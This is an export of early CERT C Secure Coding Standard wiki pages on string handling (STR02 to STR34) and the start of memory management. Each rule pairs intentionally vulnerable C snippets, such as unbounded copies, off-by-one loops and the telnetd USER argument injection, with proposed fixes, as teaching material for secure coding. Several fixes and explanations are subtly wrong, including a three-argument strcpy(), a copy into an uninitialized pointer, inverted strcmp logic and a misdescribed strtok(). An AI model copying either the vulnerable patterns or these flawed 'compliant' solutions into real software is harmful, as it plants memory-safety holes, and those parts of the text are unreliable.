The white listing approach to data sanitization is to define a list of acceptable characters and remove any character that is not acceptable. The list of valid input values is typically a predictable, well-defined set of manageable size. This example, based on the `tcp_wrappers` package written by Wietse Venema, illustrates the white listing approach.

```
static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
                          ABCDEFGHIJKLMNOPQRSTUVWXYZ\
                          1234567890_-.@";
char user_data[] = "Bad char 1:} Bad char 2:{";
char *cp; /* cursor into string */
for (cp = user_data; *(cp += strspn(cp, ok_chars)); ) {
    *cp = '_';
  }
```

The benefit of white listing is that a programmer can be certain that a string contains only characters that are considered safe by the programmer. White listing is recommended over black listing, which traps all unacceptable characters, as the programmer only needs to ensure that acceptable characters are identified. As a result, the programmer can be less concerned about which characters an attacker may try in an attempt to bypass security checks.

Non-Compliant Code Example

This non-compliant code example is take from [VU#881872], a vulnerability in the Sun Solaris telnet daemon (`in.telnetd`) that allows a remote attacker to log on to the system with elevated privileges.

The vulnerability in `in.telnetd` invokes the `login` program by calling `execl()`. This call passes unsanitized data from an untrusted source (the USER environment variable) as an argument to the `login` program.

```
  (void) execl(LOGIN_PROGRAM, "login",
    "-p",
    "-d", slavename,
    "-h", host,
    "-s", pam_svc_name,
    (AuthenticatingUser != NULL ? AuthenticatingUser :
    getenv("USER")),
    0);
```

An attacker, in this case, can gain unauthenticated access to a system by setting the `USER` environment variable to a string, which is interpreted as an additional command line option by the `login` program.

Compliant Solution

The following compliant solution inserts the "--" argument before the call to `getenv("USER")` in the call to `execls()`:

```
  (void) execl(LOGIN_PROGRAM, "login",
    "-p",
    "-d", slavename,
    "-h", host,
    "-s", pam_svc_name, "--",
    (AuthenticatingUser != NULL ? AuthenticatingUser :
    getenv("USER")), 0);
```

Because the `login` program uses the POSIX `getopt()` function to parse command line arguments, and because the `"--"` (double dash) option causes `getopt()` to stop interpreting options in the argument list, the `USER` variable cannot be used by an attacker to inject an additional command line option. This is a valid means of sanitizing the untrusted user data in this context because the behavior of the interpretation of the resulting string is rendered innocuous.

The diff for this vulnerability is available from the CVS repository at OpenSolaris.

Risk Assessment

Failure to sanitize data passed to a complex subsystem can lead to an injection attack, data integrity issues, and a loss of sensitive data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR02-A	**2** (medium)	**3** (likely)	**2** (medium)	**P12**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.4.6, "The system function"
[Viega 03]
[VU#881872]

STR03-A. Do not inadvertently truncate a null terminated byte string

This page last changed on Aug 27, 2007 by fwl.

Alternative functions that limit the number of bytes copied are often recommended to mitigate buffer overflow vulnerabilities. For example:

- `strncpy()` instead of `strcpy()`
- `strncat()` instead of `strcat()`
- `fgets()` instead of `gets()`
- `snprintf()` instead of `sprintf()`

These functions truncate strings that exceed the specified limits. Additionally, some functions such as `strncpy()` do not guarantee that the resulting string is null-terminated [STR32-C. Guarantee that all byte strings are null-terminated].

Unintentional truncation results in a loss of data and, in some cases, leads to software vulnerabilities.

Non-Compliant Code Example

The standard functions `strncpy()` and `strncat()` copy a specified number `n` characters from a source string to a destination array. If there is no null character in the first `n` characters of the source array, the result will not be null-terminated and any remaining characters are truncated.

```
char *string_data;
char a[16];
/* ... */
strncpy(a, string_data, sizeof(a));
```

Compliant Solution 1

The `strcpy()` function can be used to copy a string and the a null character to a destination buffer. Care must be taken to ensure that the destination buffer is large enough to hold the string to be copied and the null byte to prevent errors such as data truncation and buffer overflow.

```
#define A_SIZE 16
char *string_data;
char a[A_SIZE];
/* ... */
if (string_data) {
  if (strlen(string_data) < sizeof(a)) {
    strcpy(a,  sizeof(a), string_data);
  }
  else {
    /* handle string too large condition */
  }
}
else {
  /* handle null string condition */
}
```

Compliant Solution 2

The `strcpy_s()` function provides additional safeguards, including accepting the size of the destination buffer as an additional argument [STR00-A. Use TR 24731 for remediation of existing string manipulation code].

```
#define A_SIZE 16
char *string_data;
char a[A_SIZE];
/* ... */
if (string_data) {
  if (strlen(string_data) < sizeof(a)) {
    strcpy_s(a,  sizeof(a), string_data);
  }
  else {
    /* handle string too large condition */
  }
}
else {
  /* handle null string condition */
}
```

Exceptions

An exception to this rule applies if the intent of the programmer was to intentionally truncate the null-terminated byte string. To be compliant with this standard, this intent must be clearly stated in comments.

Risk Assessment

Truncating strings can lead to a loss of data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR03-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.21, "String handling <string.h>"
[Seacord 05a] Chapter 2, "Strings"
[ISO/IEC TR 24731-2006]

STR05-A. Prefer making string literals const-qualified

This page last changed on Jul 13, 2007 by jpincar.

String literals are constant and should consequently be protected by the `const` qualification. This recommendation supports rule STR30-C. Do not attempt to modify string literals.

Non-Compliant Code Example

In the following non-compliant code, the `const` keyword has been omitted.

```
char *c = "Hello";
```

If a statement such as `c[0] = 'C'` were placed following the above declaration, the code would likely still compile cleanly, but the result of the assignment is undefined as string literals are considered constant.

Compliant Solution 1

In this compliant solution, the characters referred to by the pointer `c` are `const`-qualified, meaning that any attempts to assign them to different values is an error.

```
char const *c = "Hello";
```

Compliant Solution 2

In cases where the string is meant to be modified, use initialization instead of assignment. In this compliant solution, `c` is a modifiable `char` array which has been initialized using the contents of the corresponding string literal.

```
char c[] = "Hello";
```

Thus, a statement such as `c[0] = 'C'` is valid and will do what is expected.

Non-Compliant Code Example 1

Although this code example is not compliant with the C99 Standard, it executes correctly if the contents of `CMUfullname` are not modified.

```
char *CMUfullname = "Carnegie Mellon University";
char *school;

/* Get school from user input and validate */
```

```
if (strcmp(school, "CMU")) {
    school = CMUfullname;
}
```

Non-Compliant Code Example 2

Adding in the `const` keyword will likely generate a compiler warning, as the assignment of `CMUfullname` to `school` discards the `const` qualifier. Any modifications to the contents of `school` after this assignment will lead to errors.

```
char const *CMUfullname = "Carnegie Mellon University";
char *school;

/* Get school from user input and validate */

if (strcmp(school, "CMU")) {
    school = CMUfullname;
}
```

Compliant Solution

The compliant solution uses the `const` keyword to protect the string literal, as well as using `strcpy()` to copy the value of `CMUfullname` into `school`, allowing future modification of `school`.

```
char const *CMUfullname = "Carnegie Mellon University";
char *school;

/* Get school from user input and validate */

if (strcmp(school, "CMU")) {
    /* Allocate correct amount of space for copy */
    strcpy(school, CMUfullname);
}
```

Risk Assessment

Modifying string literals causes undefined behavior, resulting in abnormal program termination and denial-of-service vulnerabilities.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR05-A	**1** (low)	**3** (likely)	**2** (medium)	**P6**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References:

http://www.open-std.org/jtc1/sc22/wg21/docs/papers/1993/N0389.asc
[ISO/IEC 9899-1999:TC2] Section 6.7.8, "Initialization"
[Lockheed Martin 2005] Lockheed Martin. Joint Strike Fighter Air Vehicle C++ Coding Standards for the System Development and Demonstration Program. Document Number 2RDU00001, Rev C. December 2005.   AV Rule 151.1

STR06-A. Don't assume that strtok() leaves its string argument unchanged

This page last changed on Jul 13, 2007 by jpincar.

The C99 function `strtok()` is a string tokenization function which takes three arguments: an initial string to be parsed, a const-qualified character delimiter, and a pointer to a pointer to modify to return the result.

The first time you call `strtok()`, you pass the string to be parsed into tokens, the character delimiter, and the address of the variable to return the result in. The `strtok()` function parses the string up to the first instance of the delimiter character, *replaces the character* ***in place*** *with a null byte ('\0')*, and puts the address of the first character in the token to the passed-in variable. Subsequent calls to `strtok()` begin parsing immediately after the recently-placed null character.

Because `strtok()` modifies its argument, the string is subsequently unsafe and cannot be used in its original form. If you need to preserve the original string, copy it into a buffer and pass the address of the buffer to `strtok()` instead of the original string.

Non-Compliant Code Example

```
char *path = getenv("PATH");
/* PATH is something like "/usr/bin:/bin:/usr/sbin:/sbin" */
char *token;

token = strtok(path, ":");
puts(token);

while (token = strtok(0, ":")) {
  puts(token);
}

printf("PATH: %s\n", path);
/* PATH is now just "/usr/bin" */
```

In this example, the `strtok()` function is used to parse the first argument into colon-delimited tokens; it will output each word from the string on a new line. However, after the while loop ends, `path` will have been modified to look like this: `"/usr/bin\0/bin\0/usr/sbin\0/sbin\0"`. This is an issue on several levels. If we check our local `path` variable, we will only see `/usr/bin` now. Even worse, we have unintentionally changed the environment variable PATH, which could cause unintended results.

Compliant Solution

One possible solution is to copy the string being tokenized into a temporary buffer which isn't referenced after the calls to `strtok()`:

```
char *path = getenv("PATH");
/* PATH is something like "/usr/bin:/bin:/usr/sbin:/sbin" */

char *copy = malloc(strlen(path) + 1);
strcpy(copy, path);
char *token;

token = strtok(copy, ":");
```

```
    puts(token);

    while (token = strtok(0, ":")) {
      puts(token);
    }

    printf("PATH: %s\n", path);
    /* PATH is still "/usr/bin:/bin:/usr/sbin:/sbin" */
```

Another possibility is to provide your own implementation of `strtok()` which does not modify the initial arguments.

Risk Assessment

To quote the Linux Programmer's Manual (man) page on `strtok(3)`:

> Never use this function. This function modifies its first argument. The identity of the delimiting character is lost. This function cannot be used on constant strings.

However, improper `strtok()` use will probably only result in truncated data, producing unexpected results later in program execution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR06-A	**2** (low)	**2** (probable)	**3** (low)	**P12**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.21.5.8, "The strtok function"
[Unix Man page] strtok(3)

STR07-A. Take care when calling realloc() on a null terminated byte string

This page last changed on Jun 22, 2007 by jpincar.

The C standard function `realloc()` has no concept of null terminated byte strings. Because of this, if `realloc()` is called to lessen the memory allocated for what is intended to be a null terminated byte string, the null terminator may get truncated. Without the null termination character, any subsequent calls to functions that assume a null terminated byte string are dangerous. Therefore, care must be taken when resizing a null terminated byte string with `realloc()`. This recommendation is related to rule STR32-C. Guarantee that all byte strings are null-terminated.

Non-Compliant Code Example

In this non-compliant code, a method to lessen memory usage in an emergency contains a call to `realloc()` that halves the size of a message string.

```
char *cur_msg = NULL;
size_t cur_msg_size = 1024;

/* ... */

void lessen_memory_usage(void) {
  char *temp;
  size_t temp_size;

  /* ... */

  if (cur_msg != NULL) {
    temp_size = cur_msg_size/2 + 1;
    temp = realloc(cur_msg, temp_size);
    if (temp == NULL) {
      /* Handle error condition */
    }
    cur_msg = temp;
    cur_msg_size = temp_size;
  }
}

/* ... */
```

However, `realloc()` will not null terminate the possibly truncated null terminated byte string. A subsequent call to a string function using `cur_msg` may cause an access to memory that no longer belongs to the string, which may cause abnormal program termination or unintended information disclosure.

Compliant Solution

In this compliant solution, a check is added to the `lessen_memory_usage()` function in order to ensure that it will always result in a null terminated byte string.

```
char *cur_msg = NULL;
size_t cur_msg_size = 1024;

/* ... */
```

```
void lessen_memory_usage(void) {
  char *temp;
  size_t temp_size;
  size_t len;

  /* ... */

  if (cur_msg != NULL) {
    len = strlen(cur_msg);
    temp_size = cur_msg_size/2 + 1;
    temp = realloc(cur_msg, temp_size);
    if (temp == NULL) {
      /* Handle error condition */
    }
    cur_msg = temp;
    cur_msg_size = temp_size;
    if (len > cur_msg_size - 1) {
      cur_msg[cur_msg_size - 1] = '\0';
    }
  }
}

/* ... */
```

Risk Assessment

Failing to ensure that a resized null terminated byte string has been properly null terminated can result in abnormal program termination or unintended information disclosure.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR07-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.9.15.2, "7.20.3.1 The calloc function"

STR30-C. Do not attempt to modify string literals

This page last changed on Jul 13, 2007 by shaunh.

A string literal is a sequence of zero or more multibyte characters enclosed in double-quotes ("xyz", for example). A wide string literal is the same, except prefixed by the letter L (L"xyz", for example).

At compile time, string literals are used to create an array of static duration and sufficient length to contain the character sequence and a null-termination character. It is unspecified whether these arrays are distinct. The behavior is undefined if a program attempts to modify string literals but frequently results in an access violation, as string literals are typically stored in read-only memory.

Do not attempt to modify a string literal. Use a named array of characters to obtain a modifiable string.

Non-Compliant Code Example

In this example, the `char` pointer `p` is initialized to the address of the static string. Attempting to modify the string literal result results in undefined behavior.

```
char *p  = "string literal";
p[0] = 'S';
```

Compliant Solution

As an array initializer, a string literal specifies the initial values of characters in an array (as well as the size of the array). This code creates a copy of the string literal in the space allocated to the character array `a`. The string stored in `a` can be safely modified.

```
char a[] = "string literal";
a[0] = 'S';
```

Non-Compliant Code Example

In this non-compliant example, the `mktemp()` function modifies its string argument.

```
mktemp("/tmp/edXXXXXX");
```

Compliant Solution

Instead of passing a string literal, use a named array:

```
static char fname[] = "/tmp/edXXXXXX";
```

```
mktemp(fname);
```

Risk Assessment

Modifying string literals can lead to abnormal program termination and possibly denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR30-C	**1** (low)	**3** (likely)	**3** (low)	**P9**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.4.5, "String literals"
[Summit 95] comp.lang.c FAQ list - Question 1.32
[Plum 91] Topic 1.26, "strings - string literals"

STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator

This page last changed on Jun 22, 2007 by jpincar.

Copying data in to a buffer that is not large enough to hold that data results in a buffer overflow. While not limited to Null Terminated Byte Strings (NTBS), this type of error often occurs when manipulating NTBS data. To prevent such errors, limit copies either through truncation (although consult [STR03-A. Do not inadvertently truncate a null terminated byte string] for problems that may cause) or, preferably, ensure that the destination is of sufficient size to hold the character data to be copied and the null-termination character.

Non-Compliant Code Example

The following example, taken from Dowd 06 demonstrates what is commonly referred to as an *off-by-one* error. The loop copies data from `src` to `dest`. However, the null terminator may incorrectly be written one byte past the end of `dest`. The flaw exists because the loop does not account for the null termination character that must be appended to `dest`.

```
/* ... */
for (i=0; src[i] && (i < sizeof(dest)); i++) {
  dest[i] = src[i];
}
dest[i] = '\0';
/* ... */
```

Compliant Solution

To correct this example, the terminating condition of the loop must be modified to account for the null termination character that is appended to `dest`.

```
/* ... */
for (i=0; src[i] && (i < sizeof(dest)-1); i++) {
  dest[i] = src[i];
}
dest[i] = '\0';
/* ... */
```

`strcpy()`

Non-Compliant Code Example

Arguments read from the command line and stored in process memory. The function `main()`, called at program startup, is typically declared as follows when the program accepts command line arguments:

```
int main(int argc, char *argv[]) { /* ... */ }
```

Command line arguments are passed to `main()` as pointers to null-terminated byte strings in the array members `argv[0]` through `argv[argc-1]`. If the value of `argc` is greater than zero, the string pointed to by `argv[0]` represents the program name. If the value of `argc` is greater than one, the strings pointed to by `argv[1]` through `argv[argc-1]` represent the program parameters. In the following definition for `main()` the array members `argv[0]` through `argv[argc-1]` inclusive contain pointers to null-terminated byte strings.

The parameters `argc` and `argv` and the strings pointed to by the `argv` array are not modifiable by the program, and retain their last-stored values between program startup and program termination. This requires that a copy of these parameters be made before the strings can be modified. Vulnerabilities can occur when inadequate space is allocated to copy a command line argument. In this example, the contents of `argv[0]` can be manipulated by an attacker to cause a buffer overflow:

```
int main(int argc, char *argv[]) {
  /* ... */
  char prog_name[128];
  strcpy(prog_name, argv[0]);
  /* ... */
}
```

Compliant Solution

The `strlen()` function should be used to determine the length of the strings referenced by `argv[0]` through `argv[argc-1]` so that adequate memory can be dynamically allocated:

```
int main(int argc, char *argv[]) {
  /* ... */
  char * prog_name = malloc(strlen(argv[0])+1);
  if (prog_name != NULL) {
    strcpy(prog_name, argv[0]);
  }
  else {
    /* Couldn't get the memory - recover */
  }
  /* ... */
}
```

Compliant Solution

The `strcpy_s()` function provides additional safeguards, including accepting the size of the destination buffer as an additional argument [STR00-A. Use TR 24731 for remediation of existing string manipulation code].

```
int main(int argc, char *argv[]) {
    /* ... */
    char * prog_name;
    size_t prog_size;

    prog_size = strlen(argv[0])+1;
    prog_name = malloc(prog_size);
```

```
        if (prog_name != NULL) {
            if (strcpy_s(prog_name, prog_size, argv[0])) {
                /* Handle strcpy_s() error */
            }
        }
        else {
            /* Couldn't get the memory - recover */
        }
        /* ... */
    }
```

getenv()

Non-Compliant Code Example

The `getenv()` function searches an environment list, provided by the host environment, for a string that matches the string pointed to by name. The set of environment names and the method for altering the environment list are implementation-defined. Environment variables can be arbitrarily large, and copying them into fixed length arrays without first determining the size and allocating adequate storage can result in a buffer overflow.

```
/* ... */
char buff[256];
strcpy(buff, getenv("EDITOR"));
/* ... */
```

Compliant Solution

Environmental variables are loaded into process memory when the program is loaded. As a result, the length of these null-terminated byte strings can be determined by calling the `strlen()` function and the resulting length used to allocate adequate dynamic memory:

```
/* ... */
char *editor;
char *buff;

editor = getenv("EDITOR");
if (editor) {
  buff = malloc(strlen(editor)+1);
  if (!buff) {
    /* Handle malloc() Error */
  }
  strcpy(buff, editor);
}
/* ... */
```

Risk Assessment

Copying NTBS data to a buffer that is too small to hold that data results in a buffer overflow. Attackers can use this to execute arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR31-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 7, "Program Building Blocks" (Loop Constructs 327-336)
[ISO/IEC 9899-1999] Section 7.1.1, "Definitions of terms," Section 7.21, "String handling <string.h>," Section 5.1.2.2.1, "Program startup," and Section 7.20.4.5, "The getenv function"
[Seacord 05] Chapter 2, "Strings"
Vulnerabilities

STR32-C. Guarantee that all byte strings are null-terminated

This page last changed on Aug 27, 2007 by fwl.

Null-terminated byte strings are, by definition, null-terminated. String operations cannot determine the length or end of strings that are not properly null-terminated, which can consequently result in buffer overflows and other undefined behavior.

Non-Compliant Code Example

The standard functions `strncpy()` and `strncat()` do not guarantee that the resulting string is null terminated. If there is no null character in the first n characters of the source array, the result may not be null-terminated, as in this example:

```
char a[16];
strncpy(a, "0123456789abcdef", sizeof(a));
```

Compliant Solution 1

The correct solution depends on the programmer's intent. If the intent was to truncate a string but ensure that the result was a null-terminated string, this solution can be used:

```
char a[16];
strncpy(a, "0123456789abcdef", sizeof(a)-1);
a[sizeof(a)-1] = '\0';
```

Compliant Solution 2

If the intent is to copy without truncation, this example will copy the data and guarantee that the resulting null-terminated byte string is null-terminated. If the string cannot be copied it is handled as an error condition.

```
char *string_data = "0123456789abcdef";
char a[16];
/* ... */
if (string_data) {
  if (strlen(string_data) < sizeof(a)) {
    strcpy(a, string_data);
  }
  else {
    /* handle string too large condition */
  }
}
else {
  /* handle null string condition */
}
```

Compliant Solution 3

The `strncpy_s()` function copies not more than a maximum number n of successive characters (characters that follow a null character are not copied) from the source array to a destination array. If no null character was copied from the source array, then the nth position in the destination array is set to a null character, guaranteeing that the resulting string is null-terminated.

This compliant solution also guarantees that the string is null-terminated.

```
#define A_SIZE 16

char *string_data;
char a[A_SIZE];
/* ... */
if (string_data) {
  strncpy_s(a, sizeof(a), string_data, 5);
}
else {
  /* handle null string condition */
}
```

Exceptions

An exception to this rule applies if the intent of the programmer is to convert a null-terminated byte string to a character array. To be compliant with this standard, this intent must be clearly stated in comments.

Risk Assessment

Failure to properly null terminate null-terminated byte strings can result in buffer overflows and the execution of arbitrary code with the permissions of the vulnerable process by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR32-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Mitigation Strategies

Static Analysis

Violations of this rule can be detected using local flow analysis assuming an integer range analysis to track the length of the strings. (Note: I am not entirely familiar with the literature on buffer-overflow analysis, but we should check that none of them already handle this scenario.)

- Presume that all char* parameters are NT(null-terminated). We must check that they are still NT at the end of the function. Additionally, the return value must be NT. We will also check that they are NT before being passed to another function.
- Any exceptions to the NT rule (functions that accept/return open strings) are specified separately. Given that this is C, the best option might be two hardcoded handling routines in the analysis. If the function either accepts an open string (not null terminated) or can return an open string, we can write some code to specify this. The analysis calls these handling routines to retrieve these specifications. Another option would be to utilize the preprocessor to write in-code specifications. However, this is not in the style of C programmers. Additionally, we can't add these specs to libraries that way. Given the environment, a separate specification, in C, is probably the best option.
- The integer range analysis tracks the lengths of char*s.
- We use a tuple lattice for the analysis. The lattice has 4 elements, bottom, NT(null terminating), O(open) and top(unknown).
- Use the specifications (or the default of NT) to set the initial lattice element for each char*.
- If we index into the string and set a character to '\0', move the string to NT. This only occurs if the index is less than the minimum size of the string. (The integer analysis must be aware of strlen and that it works properly only on NT strings.)
- Check that the parameters to all functions match the specifications. If not, cause an error.
- At the end of the function, Check that the return value and the parameters match the specification for the function. If not, cause an error.

There is a question of what to do about character arrays. One option is to assume that char[] is open, and using it as a char* means that we first must make it null terminating. This could get annoying for developers very quickly. I think it's better to treat char[] as char*, that is, we assume NT and check for it. If the exception case does occur, it will have to be specified.

This analysis also impacts STR03-A, STR07-A, and STR31-C.

Rejected Strategies

Testing

It would probably be prohibitively expensive to come up with the test cases by hand. Another option is to use a static analysis to generate the test inputs for char*. However, it would still have to generate the inputs for the other values. We would still have to specify whether the function allows open strings or can return open strings, so that the dynamic analysis knows whether to report a defect. Since we still have to write the specifications, this technique will not save developer time there.

Dynamic Analysis

It seems the analysis won't be very different from the static analysis, in which case, we should just do this statically.

Inspection

An inspection would essentially grep for known problem functions and inspect the usage. Obviously, this is extremely costly, as there would be a lot of false positives, and this does not scale well. There may also be many false negatives. Say Dev A inspects a function that returns an open string. Dev A considers it ok and documents it as such, perhaps this is one of the exception cases. Dev B might be inspecting another part of the code and might not realize that Dev A allowed an open string. It might be documented, but this is not very reliable. This might lead to a false sense of confidence that since the developers hand inspected every case that the code is fine, when in fact, a miscommunication can cause a defect.

References

[ISO/IEC 9899-1999] Section 7.1.1, "Definitions of terms," and Section 7.21, "String handling <string.h>"
[Seacord 05] Chapter 2, "Strings"
[ISO/IEC TR 24731-2006] Section 6.7.1.4, "The strncpy_s function"
[Viega 05] Section 5.2.14, "Miscalculated null termination"

STR33-C. Size wide character strings correctly

This page last changed on Jun 28, 2007 by hburch.

Wide character strings may be improperly sized when they are mistaken for "narrow" strings or for multi-byte character strings. Incorrect string sizes can lead to buffer overflows when used, for example, to allocate an inadequately sized buffer.

Non-Compliant Code Example 1

In this non-compliant code example, the `strlen()` function is used to determine the size of a wide character string.

```
/* ... */
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str2 = malloc(strlen(wide_str1) + 1);
if (wide_str2 == NULL) {
   /* Handle malloc() Error */
}
/* ... */
free(wide_str2);
```

The `strlen()` function counts the number of characters in a null-terminated byte string preceeding the terminating null byte. However, wide characters contain null bytes, particularly when taken from the ASCII character set as in this example. As a result the `strlen()` function will return the number of bytes preceeding the first null byte in the string.

Implementation Details

Microsoft Visual C++ .NET generates an incompatible type warning at warning level `/W2` and higher. When run on an IA-32 platform, this example allocated 2 bytes.

Non-Compliant Code Example 2

In this non-compliant code example, the `wcslen()` function is used to determine the size of a wide character string, but the length is not multiplied by the `sizeof(wchar_t)`.

```
/* ... */
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str3 = malloc(wcslen(wide_str1) + 1);
if (wide_str3 == NULL) {
   /* Handle malloc() Error */
}
/* ... */
free(wide_str3);
```

Compliant Solution

This compliant solution correctly calculates the number of bytes required to contain a copy of the wide string (including the termination character).

```
/* ... */
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str2 = malloc((wcslen(wide_str1) + 1) * sizeof(wchar_t));
if (wide_str2 == NULL) {
   /* Handle malloc() Error */
}
/* ... */
free(wide_str2)
```

Risk Assessment

Failure to correctly determine the size of a wide character string can lead to buffer overflows and the execution of arbitrary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR33-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Viega 05] Section 5.2.15, "Improper string length checking"
[ISO/IEC 9899-1999] Section 7.21, "String handling <string.h>"
[Seacord 05a] Chapter 2, "Strings"

STR34-C. Do not copy data from an unbounded source to a fixed-length array

This page last changed on Jun 22, 2007 by jpincar.

Functions that perform unbounded copies often rely on external input to be a reasonable size. Such assumptions may prove to be false, causing a buffer overflow to occur. For this reason, care must be taken when using functions that may perform unbounded copies.

`gets()`

Non-Compliant Code Example

The `gets()` function is inherently unsafe, and should never be used as it provides no way to control how much data is read into a buffer from `stdin`. These two lines of code assume that `gets()` will not read more than `BUFSIZ - 1` characters from `stdin`. This is an invalid assumption and the resulting operation can result in a buffer overflow.

According to Section 7.19.7.7 of C99, the `gets()` function reads characters from the `stdin` into a destination array until end-of-file is encountered or a new-line character is read. Any new-line character is discarded, and a null character is written immediately after the last character read into the array.

```
char buf[BUFSIZ];
gets(buf);
```

The `gets()` function is obsolescent, and is deprecated.

Compliant Solution

The `fgets()` function reads at most one less than a specified number of characters from a stream into an array. This example is compliant because the number of bytes copied from `stdin` to `buf` cannot exceed the allocated memory.

```
char buf[BUFSIZ];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin) );
  }
}
else {
  /* fgets failed, handle error */
}
```

The `fgets()` function, however, is not a strict replacement for the `gets()` function because `fgets()` retains the new line character (if read) but may also return a partial line. It is possible to use `fgets()` to safely process input lines too long to store in the destination array, but this is not recommended for performance reasons. Consider using one of the following compliant solutions when replacing `gets()`.

Compliant Solution

The `gets_s()` function reads at most one less than the number of characters specified from the stream pointed to by `stdin` into an array.

According to TR 24731 [ISO/IEC TR 24731-2006]:

> No additional characters are read after a new-line character (which is discarded) or after end-of-file. The discarded new-line character does not count towards number of characters read. A null character is written immediately after the last character read into the array.

If end-of-file is encountered and no characters have been read into the destination array, or if a read error occurs during the operation, then the first character in the destination array is set to the null character and the other elements of the array take unspecified values.

```
char buf[BUFSIZ];

if (gets_s(buf, BUFSIZ) == NULL) {
  /* handle error */
}
```

`getchar()`

Non-Compliant Code Example

This example uses the `getchar()` function to read in a character at a time from `stdin`, instead of reading the entire line at once. The `stdin` stream is read until end-of-file is encountered or a new-line character is read. Any new-line character is discarded, and a null character is written immediately after the last character read into the array. Similar to the previous example, there are no guarantees that this code will not result in a buffer overflow.

```
char buf[BUFSIZ], *p;
int ch;
p = buf;
while ( ((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin)) {
  *p++ = ch;
}
*p++ = 0;
```

Compliant Solution

In this compliant solution, characters are no longer copied to buf once i = BUFSIZ; leaving room to null-terminate the string. The loop continues to read through to the end of the line, until the end of the file is encountered, or an error occurs.

```
unsigned char buf[BUFSIZ];
int ch;
int index = 0;
int chars_read = 0;
while ( ( (ch = getchar()) != '\n') && !feof(stdin) && !ferror(stderr) ) {
  if (index < BUFSIZ-1) {
    buf[index++] = (unsigned char)ch;
  }
  chars_read++;
} /* end while */
buf[index] = '\0';      /* terminate NTBS */
if (feof(stdin)) {
  /* handle EOF */
}
if (ferror(stdin)) {
  /* handle error */
}
if (chars_read > index) {
  /* handle truncation */
}
```

If at the end of the loop feof(stdin), the loop has read through to the end of the file without encountering a new-line character. If at the end of the loop ferror(stdin), a read error occurred before the loop encountering a new-line character. If at the end of the loop j > i, the input string has been truncated. Rule [FIO34-C. Use int to capture the return value of character IO functions] is also applied in this solution.

Reading a character at a time provides more flexibility in controlling behavior without additional performance overhead.

scanf()

Non-Compliant Code Example

The scanf() function is used to read and format input from stdin. Improper use of scanf() may may result in an unbounded copy. In the The code below the call to scanf() does not limit the amount of data read into buf. If more than 9 characters are read, then a buffer overflow occurs.

```
char buf[10];
scanf("%s", buf);
```

Compliant Solution

The number of characters read by scanf() can be bounded by using format specifier supplied to scanf().

```
char buf[10];
```

```
    scanf("%9s", buf);
```

Risk Assessment

Copying data from an unbounded source to a buffer of fixed size may result in a buffer overflow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR34-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Drepper 06] Section 2.1.1, "Respecting Memory Bounds"
[ISO/IEC 9899-1999] Section 7.19, "Input/output <stdio.h>"
[ISO/IEC TR 24731-2006] Section 6.5.4.1, "The gets_s function"
[Lai 06]
[NIST 06] SAMATE Reference Dataset Test Case ID 000-000-088
[Seacord 05] Chapter 2, "Strings"

08. Memory Management (MEM)

This page last changed on Sep 08, 2007 by rcs.

Dynamic memory management is a common source of programming flaws that can lead to security vulnerabilities. Decisions regarding how dynamic memory is allocated, used, and deallocated are the burden of the programmer. Poor memory management can lead to security issues such as heap-buffer overflows, dangling pointers, and double-free issues [Seacord 05]. From the programmer's perspective, memory management involves allocating memory, reading and writing to memory, and deallocating memory.

The following rules and recommendations are designed to reduce the common errors associated with memory management. These guidelines address common misunderstandings and errors in memory management that lead to security vulnerabilities.

These guidelines apply to the following standard memory management routines described in C99 Section 7.20.3:

```
void *malloc(size_t size);

void *calloc(size_t nmemb, size_t size);

void *realloc(void *ptr, size_t size);

void free(void *ptr);
```

The specific characteristics of these routines are based on the compiler used. With a few exceptions, this document considers only the general and compiler-independent attributes of these routines.

Recommendations

MEM00-A. Allocate and free memory in the same module, at the same level of abstraction

MEM01-A. Set pointers to dynamically allocated memory to NULL after they are released

MEM02-A. Do not cast the return value from malloc()

